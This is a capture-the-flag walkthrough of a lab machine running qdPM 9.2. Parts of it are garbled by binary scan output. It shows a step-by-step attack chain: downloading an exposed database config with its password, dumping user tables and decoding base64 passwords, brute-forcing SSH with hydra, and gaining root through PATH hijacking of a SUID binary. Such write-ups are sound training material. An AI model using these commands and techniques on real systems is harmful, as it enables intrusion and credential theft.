
8.0.26�!���B,;7�ےےے�ےد����������'itg?7/It<�caching\_sha2\_password�!��ے„#08S01Got packets out of order”:



4) 33060/tcp mysqlx?:

1. I founded next:

“����”:



b. OS details: Linux 4.15 – 5.8, maybe Debian.

c. Another information:

1) Kernel: Apache httpd 2.4.48;

2) SSH: OpenSSH 8.4p1 Debian 5 ;

3) MySql: MySQL 8.0.26 ;

4) Progect Managment Software: qdPM 9.2 ;


5) Programming languagies: Php, MySql ;

6) Libraries: jQuery;

I log out first time.

I log in and **my IP:192.168.31.31 , target IP: 192.168.31.254**.

I scanned website and founded some directories(see above port 80). I founded file “[**http://192.168.31.254:80/core/config/databases.yml**](http://192.168.31.254:80/core/config/databases.yml)“ file and download it. In this file was dbname and password:



Using command “**mycli mysql:**[**//qdpmadmin@192.168.31.254**](mailto://qdpmadmin@192.168.31.254)**:3306/qdpm**” and password: UcVQCMQk2STVeS6J – I connect to mysql server. It contains from 2 databases: “qdpm” and “staff”. In database “**staff**” I founded two tables: **login and user**.

My algorithm:


1. SHOW databases;

2. USE staff;

3. SHOW tables;

4. SELECT \* FROM login;


5. SELECT \* FROM user;




I copied names from table user in file “**users.txt**” (first letter is in lowercase). Then I see that passwords in the table login encoded in **base64**.I decoded them and write in file “**passwords.txt**”. Using tool “hydra” and command “hydra -L users.txt -P passwords.txt ssh://192.168.31.254” I founded two account:

1. **travis – DJceVy98W28Y7wLg** ;

2. **dexter – 7ZwV4qtg42cmUXGX** :



First of all I used account “**travis – DJceVy98W28Y7wLg**”. I input them in ssh. In directory “**/home/travis**” was first flag: **ICA{Secret\_Project}**:



Privilege escalation (travis → root):

1. history is clear, .bash\_historry is clear;

2. 5.10.0-8-amd64 – DirtyPipe;

3. Users:

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin

sys:x:3:3:sys:/dev:/usr/sbin/nologin

sync:x:4:65534:sync:/bin:/bin/sync

games:x:5:60:games:/usr/games:/usr/sbin/nologin

man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin

irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin

gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin

nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

\_apt:x:100:65534::/nonexistent:/usr/sbin/nologin

systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin

systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin

systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin

messagebus:x:104:110::/nonexistent:/usr/sbin/nologin

avahi-autoipd:x:105:114:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin

sshd:x:106:65534::/run/sshd:/usr/sbin/nologin

systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin

mysql:x:107:115:MySQL Server,,,:/var/lib/mysql:/bin/false

dexter:x:1001:1001::/home/dexter/:/bin/bash

travis:x:1002:1002::/home/travis/:/bin/bash

4. SUID bits:

/opt/get\_access

/usr/bin/chfn

/usr/bin/umount

/usr/bin/gpasswd

/usr/bin/sudo

/usr/bin/passwd

/usr/bin/newgrp


/usr/bin/su


/usr/bin/mount

/usr/bin/chsh

/usr/lib/openssh/ssh-keysign

/usr/lib/dbus-1.0/dbus-daemon-launch-helper





In folder /tmp created directory cat/and exported it in PATH. My algorithm:

1. echo “/bin/bash” >> /tmp/cat

2. export PATH=/tmp:$PATH

3. chmod +x /tmp/cat

4. run /opt/get\_access

I am root!!!Root flag: ICA{Next\_Generation\_Self\_Renewable\_Genetics}

